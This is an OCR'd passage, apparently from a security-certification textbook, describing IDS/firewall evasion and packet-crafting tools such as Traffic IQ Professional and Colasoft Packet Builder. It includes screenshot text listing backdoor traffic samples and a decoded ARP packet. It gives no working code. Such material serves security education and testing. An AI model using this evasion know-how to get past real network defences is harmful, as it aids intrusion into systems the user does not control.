
IDS/Firewall Evading Tools

During firewall evasion, attackers use various security-auditing tools that assess firewall behavior. This section lists some of these tools that help attackers to bypass firewall restrictions. They automate the process of bypassing firewall rules while increasing effectiveness and consuming less time.

- **Traffic IQ Professional**

  Source: *https://www.idappcom.com*

  Traffic IQ Professional is a tool that audits and validates the behavior of security devices by generating the standard application traffic or attack traffic between two virtual machines. This tool is generally used by security personnel for assessing, auditing, and testing the behavioral characteristics of any non-proxy packet-filtering device, which can include application firewalls, IDS, IPS, routers, switches, etc. However, as this tool can generate custom attack traffic, it is extensively employed by attackers to bypass the installed perimeter devices in the target network.


idappcom - Traffic IQ Professional - Free Licence: 15 days remaining
File
Help
Traffic
Groups
Scan
Prompt
Editor
Script
Reports
Settings
Traffic Replay
Import
Play
Pause
Stop
c:
Program Files
Program Files (x86)
Alpha Secure
Common Files
CrypTool
Google
HashCalc
InstallShield Installation Information
Internet Explorer
Java
Karalon
Common Files
Traffic IQ Library
Traffic IQ Pro
Help Files
Scripts
Traffic Files
Magneto Software
MD5 Calculator
Microsoft
Microsoft Analysis Services
Microsoft Office
Microsoft SQL Server
Microsoft.NET
Mozilla Firefox
Mozilla Maintenance Service
Direction
Adapter Status
Traffic Status
Packet Status

Internal machine
IP 192.168.1.100
Port *

External machine
IP 192.168.2.100
Port 0

Backdoor [X]-zt00 1.0 S.kar
Backdoor Acid battery S.kar
Backdoor Acid battery S.pcap
Backdoor AckCmd S.kar
Backdoor AckCmd S.pcap
Backdoor Alvgus S.kar
Backdoor Alvgus S.pcap
Backdoor Amanda S.kar
Backdoor Amanda S.pcap
Backdoor AOL Admin S.kar
Backdoor AOL Admin S.pcap
Backdoor Asylum 1.0 S.kar
Backdoor Asylum 1.0 S.pcap
Backdoor Asylum 1.3 S.kar
Backdoor Asylum 1.3 S.pcap
Backdoor B.F Evolution S.kar
Backdoor B.F Evolution S.pcap
Backdoor Back Orifice S.kar
Backdoor Back Orifice S.pcap
Backdoor Backage 3.1.1 S.kar
Backdoor Backage 3.1.1 S.pcap
Backdoor BackConstruction 1.2 S.kar
Backdoor BackConstruction 1.2 S.pcap
Backdoor BackConstruction 1.5 S.kar
Backdoor BackConstruction 1.5 S.pcap
Backdoor BackConstruction 2.1 S.kar
Backdoor BackConstruction 2.5 S.kar
Backdoor Backdoor 2.0.1 S.kar
Backdoor Backdoor 2.0.2 S.kar
Backdoor Backdoor 2.0.3 S.kar

Internal Machine
Ethernet (Kernel Debugger)
Packets sent 0

External Machine
Ethernet (Kernel Debugger)
Packets sent 0

Figure 12.75: Screenshot of Traffic IQ Professional


Some additional IDS/firewall evasion tools are as follows:

- Nmap (*https://nmap.org*)
- Metasploit (*https://www.metasploit.com*)
- Inundator (*https://sourceforge.net*)
- IDS-Evasion (*https://github.com)*
- Hyperion-2.3.1 (*https://nullsecurity.net)*

Packet Fragment Generator Tools

Colasoft Packet Builder

Colasoft Packet Builder is used to create custom network packets and fragmenting packets. Attackers use this tool to **create custom malicious packets** and fragment them in such a way that firewalls will not detect them


Colasoft Packet Builder
File Edit Send Help
Import Export Add Insert Copy Paste Delete Move Up Move Down Checksum Send Send All Adapter About
Colasoft Capsa Packet Analyzer
Decode Editor
Packet No. 1
Packet List
Packets 1 Selected 1
Decode Editor
Hex Editor
Total 60 bytes

```
Packet Info
    Number                      000001
    Packet Length               64
    Capture Length              60
    Delta Time                  0.100000000 Second
Ethernet - II                   [0/14]
    Destination Address         FF:FF:FF:FF:FF:FF   [0/6]
    Source Address              00:00:00:00:00:00   [6/6]
    Protocol Type               0x806  (ARP)  [12/2]
Address Resolution Protocol     [14/28]
    Hardware Type               1  (Ethernet)  [14/2]
    Protocol Type               0x800  (IPv4)  [16/2]
    Hardware Size               6                   [18/1]
    Protocol Size               4                   [19/1]
    Opcode                      1  (ARP Request)  [20/2]
    Sender Hardware Adress      00:00:00:00:00:00   [22/6]
    Sender Ip Adress            0.0.0.0  [28/4]
    Target Hardware Adress      00:00:00:00:00:00   [32/6]
    Target Ip Adress            0.0.0.0  [38/4]
Extra Data                      [42/18]
    Number of bytes             18 bytes   [42/18]
FCS - Frame Check Sequence
    FCS                         0x6FEC176D   (Calculated)
```

No.	Delta Time	Source	Destination
1	0.100000000	00:00:00:00:00:00	FF:FF:FF:FF:FF:FF

```
0000 | FF FF FF FF FF FF 00 00 00 00 00 00 08 06 | ..............
000E | 00 01 08 00 06 04 00 01 00 00 00 00 00 00 | ..............
001C | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..............
002A | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..............
0038 | 00 00 00 00                               | ....
```

https://www.colasoft.com

CommView
https://www.tamos.com

NetScanTools Pro
https://www.netscantools.com

Ostinato
https://ostinato.org

WAN Killer
https://www.solarwinds.com

WireEdit
https://omnipacket.com

